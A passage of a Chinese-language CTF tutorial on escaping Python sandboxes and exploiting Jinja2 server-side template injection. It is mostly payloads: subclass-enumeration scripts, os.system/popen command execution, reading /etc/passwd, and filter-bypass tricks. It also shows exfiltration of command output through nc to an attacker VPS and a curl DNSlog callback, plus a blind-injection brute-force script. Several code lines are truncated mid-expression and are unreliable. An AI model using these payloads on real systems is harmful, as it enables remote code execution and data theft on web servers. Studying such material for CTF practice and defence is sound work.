[59].__init__.func_globals['linecache'].__dict__.values()[12].system('ls')
```

我们除了知道了linecache、os可以获取到命令执行的函数以外，我们前面还提到了一个__builtins__内建函数，在python的内建函数中我们也可以获取到诸如eval等执行命令的函数。于是我们可以改动一下脚本，看看python2还有哪些payload可以用：

补充一下关于__builtin__和__builtins__的区别：传送门

```
num = 0
for item in ''.__class__.__mro__[-1].__subclasses__():
    #print item
    try:
        if item.__init__.__globals__.keys():

            if '__builtins__' in  item.__init__.__globals__.keys():
                print(num,item,'__builtins__')
            if  'os' in  item.__init__.__globals__.keys():
                print(num,item,'os')
            if  'linecache' in  item.__init__.__globals__.keys():
                print(num,item,'linechache')

        num+=1
    except:
        num+=1
```

结果如下：

```
(59, <class 'warnings.WarningMessage'>, '__builtins__')
(59, <class 'warnings.WarningMessage'>, 'linechache')
(60, <class 'warnings.catch_warnings'>, '__builtins__')
(60, <class 'warnings.catch_warnings'>, 'linechache')
(61, <class '_weakrefset._IterationGuard'>, '__builtins__')
(62, <class '_weakrefset.WeakSet'>, '__builtins__')
(72, <class 'site._Printer'>, '__builtins__')
(72, <class 'site._Printer'>, 'os')
(77, <class 'site.Quitter'>, '__builtins__')
(77, <class 'site.Quitter'>, 'os')
(78, <class 'codecs.IncrementalEncoder'>, '__builtins__')
(79, <class 'codecs.IncrementalDecoder'>, '__builtins__')
```

我们可以看到在这些能够通过初始化函数来获取到全局变量值的，（很多都不能获取到全局变量的值，可以自行去尝试一下）我们都可以索引到内建函数。在内建函数中可以根据需要利用import导入库、eval导入库执行命令等等操作，这里的操作空间就很广了。（然而实际的CTF中沙盒溢出题呢？在它的内建函数往往会被阉割，这个时候就需要各种Bypass操作）

python3

python3和python2原理都是一样的，只不过环境变化有点大，比如python2下有file而在python3下已经没有了，所以是直接用open。查阅了相关资料发现对于python3的利用主要索引在于__builtins__，找到了它我们就可以利用其中的eval、open等等来执行我们想要的操作。这里改编了一个递归脚本（能力有限，并不够完善..）

```
def search(obj, max_depth):

    visited_clss = []
    visited_objs = []

    def visit(obj, path='obj', depth=0):
```

```
        yield path, obj

        if depth == max_depth:
            return

        elif isinstance(obj, (int, float, bool, str, bytes)):
            return

        elif isinstance(obj, type):
            if obj in visited_clss:
                return
            visited_clss.append(obj)
            #print(obj) Enumerates the objects traversed

        else:
            if obj in visited_objs:
                return
            visited_objs.append(obj)

        # attributes
        for name in dir(obj):
            try:
                attr = getattr(obj, name)
            except:
                continue
            yield from visit(attr, '{}.{}'.format(path, name), depth + 1)

        # dict values
        if hasattr(obj, 'items') and callable(obj.items):
            try:
                for k, v in obj.items():
                    yield from visit(v, '{}[{}]'.format(path, repr(k)), depth)
            except:
                pass

        # items
        elif isinstance(obj, (set, list, tuple, frozenset)):
            for i, v in enumerate(obj):
                yield from visit(v, '{}[{}]'.format(path, repr(i)), depth)

    yield from visit(obj)


num = 0
for item in ''.__class__.__mro__[-1].__subclasses__():
    try:
        if item.__init__.__globals__.keys():
            for path, obj in search(item,5):
                if obj in ('__builtins__','os','eval'):
                    print('[+] ',item,num,path)

        num+=1
    except:
        num+=1
```

PS： python2没有自带协程。因此需要在python3下执行。对python3的可利用payload进行测试。

该脚本并不完善，**payload不能直接用，请自行测试修改！**，obj自行补充。另外pyhon执行命令的方式还有subprocess、command等等，上述脚本只给出了三个关键字的**模糊测试**。

脚本跑出来`bulitins`以后还会继续深入递归（继续索引`name`等获取的是字符串值），请自行选择简短的payload即可。


控制递归深度，挖掘更多payload?

总之，这里只是提供一个想法，希望能有抛砖引玉效果？有兴趣的读者可以自行多去尝试。网上也没有查阅到更多关于如何深入挖掘的资料。希望懂的大佬能教教小弟。

此处手动分界线。后文讲解做题会遇到的一些问题

0x05 无回显处理

- nc转发
  - vps：`nc -lvp 44444`
  - payload: `''.__class__.__mro__[2].__subclasses__()[72].__init__.__globals__['os'].system('ls | nc xx.xxx.xx.xx 44444')`




```
#vps接收到回显
root@iZwz91vrssa7zn3rzmh3cuZ:~# nc -lvp 44444
Listening on [0.0.0.0] (family 0, port 44444)
Connection from [xx.xxx.xx.xx] port 44444 [tcp/*] accepted (family 2, sport 46258)
app.py
app.pyc
error.html
```

  - 如果嫌一次一次转发太复杂也可以考虑直接反弹交互型shell。（反弹shell的操作网上也一大堆，这里就不多赘述了，可以参考：https://github.com/0xR0/shellver）

- dnslog转发
  - curl `whoami`.xxxxxx
  - 参考巧用DNSlog实现无回显注入

- 建立本地文件再读取
  - 这个也很好理解，针对system无回显，直接执行`ls > a.txt`，再用open进行读取

- curl上传文件
  - 这个方法没有实践过，某师傅博客上翻到的，记录一下或许今后就用到了。
  - 无回显代码执行利用方法

- 盲注`{% if ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/test').read()[0:1]=='p' %}~p0~{% endif %}`类似SQL布尔注入，通过是否回显~p0~来判断注入是否成功。网上现有脚本如下：

```
import requests

url = 'http://127.0.0.1:8080/'

def check(payload):
    postdata = {
        'exploit':payload
        }
    r = requests.post(url, data=postdata).content
    return '~p0~' in r

password  = ''
s = r'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"$'()*+,-./:;<=>?@[\]^`{|}~'"_%'

for i in xrange(0,100):
    for c in s:
        payload = '{% if "".__class__.__mro__[2].__subclasses__()[40]("/tmp/test").read()['+str(i)+':'+str(
        if check(payload):
            password += c
            break
    print password
```

0x06 Bypass

这里记录一下常见的bypass思路

拼接

```
object.__subclasses__()
[59].__init__.func_globals['linecache'].__dict__['o'+'s'].__dict__['sy'+'stem']
('ls')

().__class__.__bases__[0].__subclasses__()[40]('r','fla'+'g.txt')).read()
```

编码

```
().__class__.__bases__[0].__subclasses__()
[59].__init__.__globals__.__builtins__['eval']
("__import__('os').popen('ls').read()")
```

等价于

```
().__class__.__bases__[0].__subclasses__()
[59].__init__.__globals__.__builtins__['ZXZhbA==='.decode('base64')]
("X19pbXBvcnRfXygnb3MnKS5wb3BlbignbHMnKS5yZWFkKCk=".decode('base64'))
```

(可以看出单双引号内的都可以编码)

同理还可以进行rot13、16进制编码等

过滤中括号[]

getitem()

```
"".__class__.__mro__[2]
"".__class__.__mro__.__getitem__(2)
```


pop()

```
''.__class__.__mro__.__getitem__(2).__subclasses__().pop(40)
('/etc/passwd').read()
```

字典读取

```
__builtins__['eval']()
__builtins__.eval()
```

经过测试这种方法在python解释器里不能执行，但是在测试的题目环境下可以执行



过滤引号

先获取chr函数，赋值给chr，后面拼接字符串

```
{% set
chr=().__class__.__bases__.__getitem__(0).__subclasses__()
[59].__init__.__globals__.__builtins__.chr
%}{{
().__class__.__bases__.__getitem__(0).__subclasses__().pop(40)
(chr(47)%2bchr(101)%2bchr(116)%2bchr(99)%2bchr(47)%2bchr(112)%2bchr(97)%2bchr(11
}}
```

或者借助request对象：（这种方法在沙盒种不行，在web下才行，因为需要传参）

```
{{ ().__class__.__bases__.__getitem__(0).__subclasses__().pop(40)
(request.args.path).read() }}&path=/etc/passwd
```

PS：将其中的request.args改为request.values则利用post的方式进行传参

执行命令：

```
{% set
chr=().__class__.__bases__.__getitem__(0).__subclasses__()
[59].__init__.__globals__.__builtins__.chr
%}{{
().__class__.__bases__.__getitem__(0).__subclasses__().pop(59).__init__.func_glo
}}
```

```
{{
().__class__.__bases__.__getitem__(0).__subclasses__().pop(59).__init__.func_glo
}}&cmd=id
```

过滤双下划线__

```
{{
''[request.args.class][request.args.mro][2][request.args.subclasses]()[40]
('/etc/passwd').read()
}}&class=__class__&mro=__mro__&subclasses=__subclasses__
```

过滤{{

```
{% if ''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.linecache.os.popen('curl http://xx
```

reload方法

CTF题中沙盒环境可能会阉割一些模块，其中内建函数中多半会被删除。如果reload还可以用则可以重载

```
del __builtins__.__dict__['__import__']
del __builtins__.__dict__['eval']
del __builtins__.__dict__['execfile']


reload(__builtins__)
```

__getattribute__方法

这个方法之前介绍过了，获取属性。

```
[].__class__.__base__.__subclasses__()[60].__init__.__getattribute__('func_global'+'s')['linecache'].__dict
# 等价于
[].__class__.__base__.__subclasses__()[60].__init__.func_globals['linecache'].__dict__.values()[12]
```

更多请参考：传送门1


p师傅也有总结SSTI Bypass

0x07 SSTI控制语句

之前我们测试一些可用payload都是直接在python解释器里测试。如果遇上做题的时候，沙盒溢出能够直接测试都还好，如果遇到SSTI，我们要知道一个python-web框架中哪些payload可用，那一个一个发请求手动测试就太慢，这里就需要用模板的控制语句来写代码操作。

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("id").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

根据前面提到的发掘步骤，可以自行更改代码直接对题目环境测试。



请参考jinja2控制语句

0x08 番外操作

不利用__globals__

```
[].__class__.__base__.__subclasses__()[59]().__module.linecache.os.system('ls')
```

timeit

```
import timeit
timeit.timeit("__import__('os').system('dir')",number=1)
```

platform

```
import platform
print platform.popen('dir').read()
```

from_object

限于篇幅在此不多赘述，详细请参考：传送门